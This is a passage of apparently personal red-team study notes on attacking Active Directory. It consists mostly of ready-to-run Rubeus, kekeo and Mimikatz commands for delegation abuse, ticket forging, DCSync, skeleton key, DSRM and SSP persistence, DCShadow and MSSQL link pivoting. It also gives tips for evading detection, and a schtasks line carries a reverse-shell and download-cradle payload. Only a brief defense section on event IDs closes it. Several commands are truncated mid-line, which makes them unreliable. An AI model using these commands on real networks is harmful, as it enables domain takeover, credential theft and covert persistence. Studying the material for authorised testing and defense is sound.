- abuses MS-RPRN to force any machine running the Spooler service to connect to an arbitrary machine
- can be abused by any domain user

```
# Monitor TGTs
Rubeus.exe monitor /interval:5 /nowrap
```

```
# Force target machine to connect to the owned machine
MS-RPRN.exe \\target.0xd4y_notes.local \\owned.0xd4y_notes.local

# Pass the b64-encoded ticket
Rubeus.exe ptt /ticket:<b64_ticket>
```

- may result in “RPC server is unavailable” error, but it may have worked (check Rubeus)
- works even if DAs are not allowed to connect to non-DC machines because the domain controller account can be used to abuse this bug

2. Constrained Delegation

- server only allowed to access specific services on specific computers on behalf of user

```
# Find users and computers with constrained delegation enabled (also returns msDS-AllowedToDelegateTo)
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
## Can also use PowerView's "Get-DomainUser -TrustedToAuth" or "Get-DomainComputer -TrustedToAuth"


# Getting TGT for compromised service account (kekeo)
tgt::ask /user:<SERVICE_ACCOUNT> /domain:follow.0xd4y_notes.local /rc4:<NTLM_HASH>

# Using kekeo, get TGS for service on behalf of Domain Administrator
tgs::s4u /tgt:<TGT_FILE> /user:Administrator@follow.0xd4y_notes.local /service:<SERVICE>/<MACHINE>
```

- note you can only specify a service that is allowed by the `msDS-AllowedToDelegateTo` restriction or a service running under the same account
 - no validation is performed on SPN
 - especially useful when the service is running under a machine account (can potentially get access to the ldap service and run a DCSync attack by just impersonating a domain admin!)
 - no need to wait for user to connect to service as you are not extracting their TGT, you are just impersonating them when requesting a TGS

Protocol Transition

Suppose a user inputs their username and password in some login form of a web server to access some files. The web server then needs to authenticate to a file server to obtain the requested files. The major problem is, “Which domain user tried to access the web server?”. This is step 2:



1. 0xd4y authenticates to web service
 2. Web service requests ticket from KDC for Joe (no password is supplied)
 3. KDC checks for the `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION` attribute on the web server service account, and it also checks that Joe is not blocked for delegation. Returns a forwardable ticket for Joe's account if true (S4U2Self).
 4. Forwardable ticket is passed to KDC and a TGS is requested for CIFS/file_server.0xdy_notes.local
 5. KDC checks `msDS-AllowedToDelegateTo` field on web server service account. TGS is sent if the service is allowed (S4U2Proxy)
 6. Web service uses TGS to authenticate to CIFS on file server as Joe.
- note the big problem in step 2, this means you can access CIFS on file_server.0xd4y_notes.local by impersonating any user including a domain admin

3. Resource-based Constrained Delegation

- the service owner chooses who can delegate to it as defined by `msDS-AllowedToActOnBehalfOfOtherIdentity` (visible as `PrincipalsAllowedToDelegateToAccount`)
- with `GenericAll` or `GenericWrite` to the server, you can run the following:

```
# Check for interesting ACLs on account you own
Find-InterestingDomainACL | ?{$_identityreferencename -match '0xd4y'}

# Add your owned machine account to trusted delegate to
Set-ADComputer -Identity "target_machine" -PrincipalsAllowedToDelegateToAccount "0xd4y-comp$"

# Get hash for 0xd4y-comp$
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'

# Use Rubeus to access HTTP service as domain admin (can pick whatever service you want)
Rubeus.exe s4u /user:0xd4y-comp$ /aes256:<MACHINE_ACCOUNT_HASH> /msdssp:HTTP/follow-0xd4y /impersonateuser:Administrator /ptt
```

- with write permissions you can instead change the delegation of that machine (e.g. changing constrained to unconstrained), but this is noisier

DNSAdmins

- members of DNSAdmins group can load arbitrary DLLs as system (privileges of dns.exe)
- can load arbitrary DLL to DC
- if loading of plugin fails, DNS service will not start
- need privileges to restart DNS service
 - by default they are not able to restart DNS service, but some organizations may have it enabled
- find DNS admins with `Get-ADGroupMember -Identity DNSAdmins`

Exploitation

```
# First, serve an arbitrary DLL on some domain-joined workstation that you own
## Then, do the following:
dnscmd <DNS_SERVER> /config /serverlevelpluginDLL \\<WORKSTATION_YOU_OWN>\malicious.dll

# Restart the DNS service
sc \\<DNS_SERVER> stop dns
sc \\<DNS_SERVER> start dns
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdminConfigured	REG_DWORD	0x00000001 (1)
BootMethod	REG_DWORD	0x00000003 (3)
EnableGlobalQueryBlockList	REG_DWORD	0x00000001 (1)
Forwarders	REG_MULTI_SZ	172.16.1.1 1.1.1.1
ForwardingTimeout	REG_DWORD	0x00000003 (3)
GlobalQueryBlockList	REG_MULTI_SZ	wpad isatap
IsSlave	REG_DWORD	0x00000000 (0)
PreviousLocalHostname	REG_SZ	dcorp-dc.dollarcorp.moneycorp.local
ServerLevelPluginDll	REG_SZ	\\172.16.50.100\dll\mimilib.dll

Enterprise Admins (Child Domain to Forest Root)


- enterprise admins have access to all domains in a forest
- Enterprise Admins group only exists within forest root

Two ways of escalating privileges between two domains in same forest:

1. krbtgt hash
2. trust tickets

How Authentication Works Between Domains and Forests

Suppose you are a user in follow.0xd4y_notes.local and you try to access an app server that is present in the parent domain (0xd4y_notes.local):



In step 3, the follow.0xd4y_notes.local DC checks its global catalog for the app server the client is requesting. The DC then sees that the app server does not exist in its own global catalog, but it does exist in the parent domain, so it sends an inter-realm TGT

(encrypted and signed with the trust key) to the client.

In step 5, the inter-realm TGT is sent to the 0xd4y_notes.local DC whose only validation for the TGT is whether or not it can decrypt it with the trust key (the same key used to encrypt the TGT). Therefore, we forge an inter-realm TGT wherein we write that there is a SIDHistory of Enterprise Admins (519).

- in the case when the trust is between two different forests, the last part of the SID is stripped as long as it is between 500 to 1000
 - any ticket that crosses forest trust boundary will therefore not be privileged
 - this means it is not possible to escalate to EA across forest trusts by abusing SIDHistory

Trust Tickets

- when compromising a domain, you can craft golden tickets destined for other domains within the forest
- no effective defense against this (works as intended)
 - a compromise of one DC in a forest is enough to assume that the forest is fully compromised
- note that managed service accounts end with a dollar sign (\$)
- note the first method is the most opsec safe and still bypasses MDI and log-based detections

```
# First method of getting trust ticket RC4 hash (run within DC)
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName follow-dc

## Then, forge a TGT (First method)
Invoke-Mimikatz -Command '"kerberos::golden /user:0xd4y-dc$ /domain:<CURRENT_CHILD_DOMAIN> /sid:<CURRENT_CHILD_DOMAIN_SID> /groups:516 /s

### Finally run a dcsync attack (you can use SafetyKatz instead of Invoke-Mimikatz just make sure to leave out "-Command" from command)
Invoke-Mimikatz -Command "lsadump::dcsync /user:forest_root\krbtgt /domain:0xd4y.local" "exit"

# Second method of getting trust ticket RC4 hash
Invoke-Mimikatz -Command '"lsadump::dcsync /user:notes\subscribe_0xd4y$"'

## Then, forge a TGT (Second method)
Invoke-Mimikatz -Command '"kerberos::golden /user:0xd4y-dc$ /domain:<CHILD_DOMAIN> /sid:<CURRENT_DOMAIN_SID> /sids:<PARENT_ENTERPRISE_ADMIN

### Afterwards, request a TGS to a service using the TGT
.\asktgs.exe C:\PATH\TO\trust_tkt.kirbi <SERVICE>/youtube_subscribe.0xd4y_notes.local
#### Note you can also run Invoke-Mimikatz -Command '"kerberos::ptt C:\PATH\TO\ticket.kirbi"'. This will also automatically inject the tick

#### Finally, inject the TGS in your current powershell session
.\kirbikator.exe lsa C:\PATH\TO\TGS.kirbi
```

- note the domain (a.k.a intra-realm) trust key is rotated every 30 days automatically and can also be rotated manually
 - this is unlike inter-forest (a.k.a inter-realm) trust keys which do not automatically rotate
- no need to have DA privileges to forge a TGT
 - only need DA privileges to get the hash used for forging a TGT
- therefore, it is enough to compromise one domain in a forest to compromise the entire forest
- note that for the `sids` parameter, it is more stealthy to use the domain controllers group (S-1-5-21-...-516) and the enterprise domain controllers group (S-1-5-9), as it avoids some logs
 - looks like `/sids:S-1-5-21-1004336348-1187298915-682003330-516,S-1-5-9`
- when running remote command on forest root, a `4624` and `4634` will occur (which is normal), but a `4672` Admin Logon event will be triggered as well which is an anomaly
- more opsec safe to use the child DC user to access the forest root DC, rather than using a DA
- it's normal for two DCs to sync to each other

AD Certificate Service (CS)


```
# When requesting TGT for EA use
Rubeus.exe asktrgt /user:0xd4y.local\Administrator /dc:0xd4y.local /certificate:C:\PATH\T0\cert.pfx /password:follow_0xd4y /ptt
```

- the `cert.pem` is equivalent in functionality to having a user's TGT
- this is also decently opsec safe as it is underresearched
 - may be caught only because the key type is `rc4_hmac`

Domain Persistence

- note that a golden ticket is a TGT while silver ticket is a TGS
- always ask the client before performing persistence
 - especially for the Skeleton Key, DSRM, and CustomSSP methods which downgrade the target organization's security

Golden Ticket

★ DC does not validate contents of decrypted TGT

- with hash of krbtgt account, you can forge a TGT and access any resources
- can impersonate any user
- if the krbtgt password is changed manually (doesn't matter how complex it is), it will be automatically updated to a complex password instead
- if you use a golden ticket, ensure you are using it from a machine where a domain administrator has already used before
 - otherwise you will create a log of a domain admin login from a new workstation

Creating Golden Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:follow.0xd4y_notes.local /sid:<SID> /krbtgt:<KRBTGT_HASH> id:500 /g
```

- note you can specify a user that does not exist in the domain, but this looks suspicious
- `/ptt` (pass-the-ticket) signifies to inject ticket in current PS process
 - you can use `/ticket` instead to save the ticket to a file for later use
 - better to use `/ptt` instead of `/ticket` to not use old TGTs and to not touch disc (old TGTs are sometimes monitored)
- `/startoffset:0` signifies to make the ticket available right now
- `/endin:600` sets ticket lifetime to 600 minutes (default AD setting)
- `/renewmax:10080` sets ticket renewal lifetime to 7 days which is 10,080 hours (default AD setting)
- even if a sysadmin changes the krbtgt password, a golden ticket will still work as krbtgt remembers the previous password
- golden ticket attack does not need special local or domain privileges
 - can be run from non-domain joined machine
- ensure you also specify the `/sids:<ENTERPRISE_DC_GROUP>` parameter to decrease chances of detection by MDI
 - better to just use diamond ticket which has better chances of bypass

Silver Ticket

- forged TGS when accessing service
- requires NTLM hash of service account
- allows you to impersonate any user when accessing service

- unless using silver ticket against DC, this silver ticket does not trigger a `4672` (Admin Logon) event
- silver ticket fails if PAC check is made (not enabled by default)
 - PAC stands for Privileged Attribute Certificate
- silver tickets last 30 days by default for computer accounts
 - note machine account passwords are rotated unlike krbtgt

Creating Silver Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:follow.0xd4y_notes.local /sid:<SID> /target:follow-dc.0xd4y_notes
```

- note the service can be WSMAN, RPCSS, HOST, HTTP, etc.
- you can get RCE by creating silver ticket for HOST service and creating a scheduled task
 - `schtasks /create /S follow.0xd4y_notes.local /sc Weekly /ru "NT Authority\SYSTEM" /tn: <TASK_NAME> /tr <REVERSE_SHELL_PAYLOAD>`
then, run the task with `schtasks /run /s follow.0xd4y_notes.local /tn <TASK_NAME>`
- also possible to execute commands with WMI service (check with `gwmi -Class win32_operatingsystem -ComputerName follow.0xd4y_notes.local`)
- HTTP allows you to PSRemote

Getting RCE

- create silver ticket for HOST service

```
schtasks /create /S target.0xd4y_notes.local /SC Weekly /RU "NT Authority\System" /TN "Follow0xd4yTask" /TR "powershell.exe -c 'IEX(New-Obj schtasks /Run /S target.0xd4y_notes.local /TN "Follow0xd4yTask"
```

Diamond Ticket

- like golden ticket but more opsec safe
 - silver ticket is a lot more opsec safe than both
- instead of crafting a TGT, you request a TGT from the DC, decrypt the TGT and make modifications, and then send back that TGT to the DC
- harder to detect than golden ticket because defenders will see that for the submitted TGT, there was a prior corresponding TGT request
- most detectable when using the modified TGT rather than the initial submission of the modified TGT
- ensure you are using it from a workstation that DAs typically use

Skeleton Key

- patches DC to allow access to any user with single password
- indefinite persistence as long as the target does not reboot
 - usually people reboot the DC every month or several months
- only works against machines that authenticate to the patched DC
- can result in issues with AD CS
- can only patch LSASS once per reboot
 - otherwise the following error occurs: `ERROR! kuL_m_misc_skeleton ; Second pattern not found`
- note that this attack does not overwrite any password

Creating Skeleton Key

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName follow-dc.0xd4y_notes.local
```

- password is `mimikatz`, always change this!
- you can then do `Enter-PSSession -ComputerName target.0xd4y_notes.local -Credential examplecorp\Administrator`
 - enter skeleton key password, or legitimate

Removal of LSASS Protection

If LSASS is a protected process, you must run the following:

```
privilege::debug
!+
!processprotect /process:lsass.exe /remove
misc::skeleton
!-
```

- this would be very noisy in logs

DSRM

Directory Service Restore Mode (a.k.a SafeModePassword)

- required when server is promoted to DC
- the local admin's password on DC is the DSRM password
- persistence length is typically the longest
- with hash of DSRM password, you can perform a PTH attack to access DC
- logon behavior of DSRM account needs to be changed before you can log into it
 - within the DC, do `New-ItemProperty "HKLM:\System\CurrentControlSet\Control\LSA\" -Name "DsrAdminLogonBehavior" -Value 2 -PropertyType DWORD`
 - if this property already exists, do `Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\LSA\" -Name "DsrAdminLogonBehavior" -Value 2`

Dump DSRM Password

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName follow-dc
```

Custom Security Support Provider (SSP)

- DLL that allows an app to authenticate (e.g. NTLM, Kerberos, Wdigest, CredSSP, etc.)
- Mimikatz has `mimilib.dll` SSP
 - logs local logons and service accounts and machine passwords on target server in plaintext

Exploitation

- passwords logged to `C:\Windows\system32\kiwissp.log`
- perform within the DC

Method 1

1. Add `mimilib.dll` in System32 and to `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages`
2. Reboot the machine

```
$packages = Get-ItemProperty HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig -Name 'Security Packages' | select -ExpandProperty 'Security Packages'
$packages += "mimilib"
```

```
Set-ItemProperty HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig -Name 'Security Packages' -Value $packages
Set-ItemProperty HKLM:\System\CurrentControlSet\Control\LSA\ -Name 'Security Packages' -Value $packages
```

Method 2

```
Invoke-Mimikatz -Command "misc::memssp"
```

- writes to LSASS
- not stable on Windows Server 2016



ACLs

AdminSDHolder

- every 60 minutes, by default SDPROP (Security Descriptor Propagator) overwrites ACL of all protected groups with the ACL of the AdminSDHolder ACL
- instead of adding user as a member to a group, you can give the user full permissions over a group
- you can verify if it worked with `Get-ObjectACL -SamAccountName "<GROUP_NAME>" -ResolveGUIDs | ?{$_IdentityReference -match '0xd4y'}`
- with propagated permissions, you can run one of the following (depending on permissions):
 - `Add-ADGroupMember -Identity '<GROUP_NAME>' -Members follow_0xd4y`
 - `Set-ADAccountPassword -Identity 0xd4y -NewPassword (ConvertTo-SecureString "follow_0xd4y" -AsPlainText -Force)`

Interactive Method

- found within the "Security" tab of a group's properties:



- note when modifying ACL of specific group not within the AdminSDHolder ACL, the changes get overwritten
 - that's why persistence must be done within the AdminSDHolder ACL

Non-Interactive Method


```
Set-ADACL -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -Principal 0xd4y
```

- within the DC, propagate the changes: `Invoke-SDPropagator -showProgress -timeoutMinutes 1`
- interesting rights to have (can be specified with `-Rights`): `ResetPassword`, `WriteMembers`, etc.


Rights Abuse

- DCSync attack can be performed without being a DA as long as the user at least has replication rights (GenericAll is more than enough)
 - can be found with `Get-ObjectACL -DistinguishedName "dc=follow,dc=0xd4y_notes,dc=local" -ResolveGUIDs | ? {($_.IdentityReference -match "0xd4y") -and ((($_.ObjectType -match 'replication') -or ($_.ActiveDirectoryRights -match 'GenericAll')))}`
- modify domain root ACL to give user Full Control or DCSync permissions

Interactive Method



Required permissions for DCSync:



NonInteractive Method

- `Set-ADACL -DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local' -Principal 0xd4y -GUIDRight DCSync`

Security Descriptors

- change namespace security descriptor to allow full access for a user you own
 - can edit to allow access to PSRemoting, WMI access, Remote registry, etc.
- good persistence method as many organizations do not monitor domain object ACLs

PSRemoting

- `Set-RemotePSRemoting -UserName 0xd4y -ComputerName follow-dc.0xd4y_notes.local`
 - may result in an `I/O` error, but the command still successfully ran
 - may result in crashing WINRM service on target machine
- allows you to have access to remote computer without needing administrative privileges
- PSRemoting uses WINRM (ports 5985 and 5986)

WMI

- after having WMI access, you can execute commands remotely using `Invoke-WmiMethod -Class win32_process -Name Create -ArgumentList 'calc.exe' -ComputerName follow-0xd4y`

On local machine:

- `Set-RemoteWMI -Username 0xd4y`

On remote machine:

- `Set-RemoteWMI -Username 0xd4y -ComputerName follow-dc -namespace 'root\cimv2'`
 - add `-Credential` flag to specify credentials

Remote Registry

- `Add-RemoteRegBackdoor -ComputerName follow-dc -Trustee 0xd4y`
- `Get-RemoteMachineAccountHash -ComputerName follow-dc.0xd4y_notes.local`
- returns machine account hash
 - can create silver ticket
- you can also use `Get-RemoteLocalAccountHash` or `Get-RemoteCachedCredential`

Forest Privilege Escalation

- whatever access the compromised domain admin has in the target forest, those will be the permissions you have in that forest
 - therefore, you could be a domain admin in one forest, but a normal domain user in a different forest
- use `Invoke-Mimikatz -Command '"lsadump::lsa /patch"'` or `Invoke-Mimikatz -Command '"lsadump::trust /patch"'` to get the trust key for the inter-forest trust
 - inter-forest trust keys do not automatically rotate unlike intra-forest (domain) trust keys

MSSQL

- good for lateral movement
 - domain users can be mapped to database roles
- database links work across forest trusts
- if you have a database that is linked to another database, you can potentially run commands on that remote SQL server and laterally move (`Get-SQLServerLinkCrawl -Instance example-mssql -Query "exec master..xp_cmdshell 'whoami'" -QueryTarget target-mssql`)

- this command runs the `whoami` command across the nodes
- without the `-QueryTarget` parameter, the command will be run on every link in chain
- target server must have `xp_cmdshell` enabled
 - can be enabled manually if `rpcout` is enabled (disabled by default) using `EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "example-sql"`

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'" | ft
Version      Instance      CustomQuery      Sysadmin Path
-----
SQL Server 2017 DCORP-MSSQL      0 {DCORP-MSSQL}
SQL Server 2017 DCORP-SQL1      0 {DCORP-MSSQL, DCORP-SQL1}
SQL Server 2017 DCORP-SQL1      0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017 DCORP-MGMT      0 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}
SQL Server 2017 DCORP-MGMT      0 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
SQL Server 2017 EU-SQL      {nt service\mssqlserver, }
SQL Server 2017 EU-SQL      {nt service\mssqlserver, }
SQL Server 2017 EU-SQL      1 {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL, E...
SQL Server 2017 EU-SQL      1 {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-MGMT.DO...
```

- `ft` stands for format table (makes the output look nicer)

Command	Description
<code>Get-SQLServerLink -Instance example-mssql</code>	Find links to remote servers
<code>Get-SQLServerLinkCrawl -Instance example-mssql</code>	Enumerate database links
<code>Get-SQLInstanceDomain Get-SQLConnectionTestThreaded -Verbose</code>	Check which SQL servers you can access
<code>Get-SQLInstanceDomain Get-SQLServerInfo -Verbose</code>	Lists information about each SQL server

Forest Persistence

DCShadow

- registers a new domain controller
 - used to push attributes (SIDHistory, SPN, etc.) specific objects without leaving logs for modified object (no 4662 event or any other change log event created)
 - this is because attribute changes from a domain controller does not create change logs
- requires DA privileges and attacker must own forest root domain

Methodology

Within Mimikatz, perform the following:

```
# Start RPC servers with SYSTEM privileges and modify attribute (in this example we'll edit the description of the 0xd4y user)
!+
!processtoken
lsadump::dcshadow /object:0xd4y /attribute:Description /value="Subscribe to 0xd4y on YouTube"

## Push the changes
lsadump::dcshadow /push
```

- you may need to first impersonate a DA with `sekurlsa:pth /user:Administrator /domain:0xd4y_notes.local /ntlm:<DA_HASH> /impersonate`
- to push the changes, you will need to run another mimikatz instance

Privilege Movement

Lateral Movement

Command	Description
<code>Find-LocalAdminAccess</code>	Returns machines in current domain where current user has local

	admin access
<code>Enter-PSSession -ComputerName <HOSTNAME></code>	Log into other computer remotely (works if you have local admin access on destination computer)
<code>Invoke-Command -ComputerName <HOSTNAME> -ScriptBlock{<COMMAND>}</code>	Runs command on remote machine(s) Use <code>FilePath</code> instead of <code>ScriptBlock</code> to execute a file
<code>Invoke-Mimikatz -ComputerName @"(\"comp1\", \"comp2\")"</code>	Can be used to extract creds and write to LSASS using <code>Invoke-Command</code> and PS remoting
<code>winrs -r:follow-0xd4y whoami</code>	Run <code>whoami</code> command on <code>follow-0xd4y</code> computer using WINRM

- `Find-LocalAdminAccess` is very noisy
 - first runs `Get-NetComputer` and then uses `Invoke-CheckLocalAdminAccess` on each machine
- if `Enter-PSSession` does not work, you may need to run `Enable-PSRemoting`
- PS remoting uses port 5985 (http) while 5986 uses SSL
 - note only the transport tunnel is in cleartext, but the traffic inside that tunnel is encrypted
- note that `Invoke-Mimikatz` is better to use than `mimikatz.exe` as it does not require you to write to disc
 - you can run this remotely within a session: `Invoke-Command -ScriptBlock ${function:Invoke-Mimikatz} -Session $session`
- use `Invoke-Mimikatz -Command \"sekurlsa::pth /user:Administrator /domain:follow-dc /ntlm:<NTLMHASH> /run:powershell.exe\"` to generate tokens from hashes ← writing to LSASS
 - this is an overpass-the-hash attack - creates a ticket using NTLM hash of user
- the `winrs` command works on a remote computer if you have admin privileges on it

Interacting with Script Inside Session

```
$session = New-PSSession -ComputerName <HOSTNAME>
Invoke-Command -FilePath <PATH_TO_PS1_SCRIPT> -Session $session
Enter-PSSession -Session $session
```

Invoke-Command & Invoke-Mimikatz Tips

- note the password of service accounts are in cleartext when running mimikatz because their passwords are stored in LSA secrets
 - stored in `HKEY_LOCAL_MACHINE/Security/Policy/Secrets`
 - password in cleartext because this is needed for the service to log in as the service account
- you can run commands from local memory when targeting remote computers:

```
Invoke-Command -ScriptBlock{Invoke-Mimikatz} -Session $session
```

- this runs the `Invoke-Mimikatz` cmdlet from one's local PS session, and executes it on the remote machine
- with the hash of a user, you can start a session using a pass-the-hash attack (make sure you run this with local admin rights!):

```
Invoke-Mimikatz -Command \"sekurlsa::pth /user:0xd4y /domain:follow.0xd4y_notes.local /ntlm:<NTLM_HASH> /run:powershell.exe\"
```

- after running this, `whoami` will not show that you are the impersonated user, but you are and have the permissions of that user

Another Method for Running Mimikatz on Remote Machine

1. `$session = New-PSSession -ComputerName follow-dc.0xd4y_notes.local`
2. `Invoke-Command -Session $session -FilePath <PATH_TO_PS1_FILE>`
3. `Enter-PSSession -Session $session`

4. `Invoke-Mimikatz -Command '"lsadump::lsa /patch"'`

- you can also extract the krbtgt hash by using DCSync: `Invoke-Mimikatz -Command '"lsadump::dcsync /user:vuln_corp\krbtgt"'`
 - this avoids running Mimikatz on the remote machine

Local Privilege Escalation

Common Misconfigurations

- missing patches
- passwords in clear text
- `AlwaysInstallElevated` turned on (see [https://0xd4y.com/reports/Love Writeup.pdf](https://0xd4y.com/reports/Love%20Writeup.pdf) for how to exploit)
- misconfigured services (unquoted service path, permission of service is misconfigured, overwrite .exe binary, etc.)
 - `Get-ServiceUnquoted`
 - `Get-ModifiableServiceFile`
 - `Get-ModifiableService`
 - `Get-WMIObject Win32_service | select Name, PathName`
 - `Invoke-ServiceAbuse`
 - abuse discovered misconfigured service
 - Use the following as it is the least noisy (though still noisy): `Invoke-ServiceAbuse -Name <VULNERABLE_SERVICE> -Command "<COMMAND>"`
 - `Invoke-AllChecks`
 - scan for common misconfigurations that can result in privesc
- DLL hijacking
- AutoLogon enabled → password stored in clear text or easily decryptable (found in registry)

Checks

- PowerUp (`Invoke-AllChecks`)
 - in the case of an unquoted service, check if `CanRestart` is `True` and it is being run with higher privileges than your current user (`StartName`)
 - otherwise, need to wait for server to reboot or other user to restart it
 - service is not vulnerable if you need to drop a binary in the root (`c:\`); Admin privs needed for that
- BeRoot (`.\beRoot.exe`)
- Privesc (`Invoke-PrivEsc`)

Defense

★ In incident response scenarios, run `Enter-PSSession -ComputerName <TARGET_COMPUTER> -Credential <CLIENT_DOMAIN>\Administrator`, and type `mimikatz` as the password. If it works, then this is indicative of skeleton key persistence.

- find specific log ID with `Get-WinEvent -FilterHashtable @{'Logname'='Security';ID=<EVENT_ID>} -MaxEvents {NUMBER_OF_EVENTS} | Format-List -Property *`

Advanced Threat Analytics (ATA)

- useful for detecting recon, compromised credential attacks, and cred/hash/ticket replay attacks
- can detect behavior anomalies

- traffic to DCs is collected by the ATA, and an activity profile is built over time

Monitoring Traffic

- looks for spikes in network traffic
- look for 4624 (Account Logon) and 4634 (Account Logoff) event IDs
 - caused by the `Find-LocalAdminAccess` cmdlet
- monitor changes to `HKLM\System\CurrentControlSet\Services\DNS\Parameters`, look for DNS stops and starts, and monitor event 770 which shows the location from which the DLL was loaded
 - helps monitor potential DNSAdmins attacks
- 4672 on any machine other than the DC should be tracked
 - DA permissions should not be used on any other machine in a properly configured AD environment

Kerberoast

- one of the most silent attacks
 - triggers 4769 (Kerberos ticket was requested) — looks normal
- use secure service account passwords (25+ characters)
- use managed service account
 - uses password rotation and delegated SPN management
- monitor 4769 with the following filter:
 - service name \neq krbtgt or does not end with \$
 - account name not from machine@domain (filters requests from machines)
 - failure code is 0x0 (only shows success transactions where user received a TGS)
 - ticket encryption type is 0x17
 - AES is 0x12 while MD5 HMAC is 0x17
- can obtain TGS with `Invoke-Mimikatz -Command '"kerberos::list /export"'` or with Impacket's `GetUserSPNs` script

ACL Attacks

Logs for this attack not enabled by default, otherwise the following events are triggered:

- triggers events 4662 (An operation was performed on an object), 5136 (A directory service object was modified), and 4670 (Permissions on an object were changed)

Stopping Enumeration Techniques

- use `NetCease.ps1` on server to prevent users from running `Get-NetSession` on that server
 - stops `Invoke-UserHunter` attacks
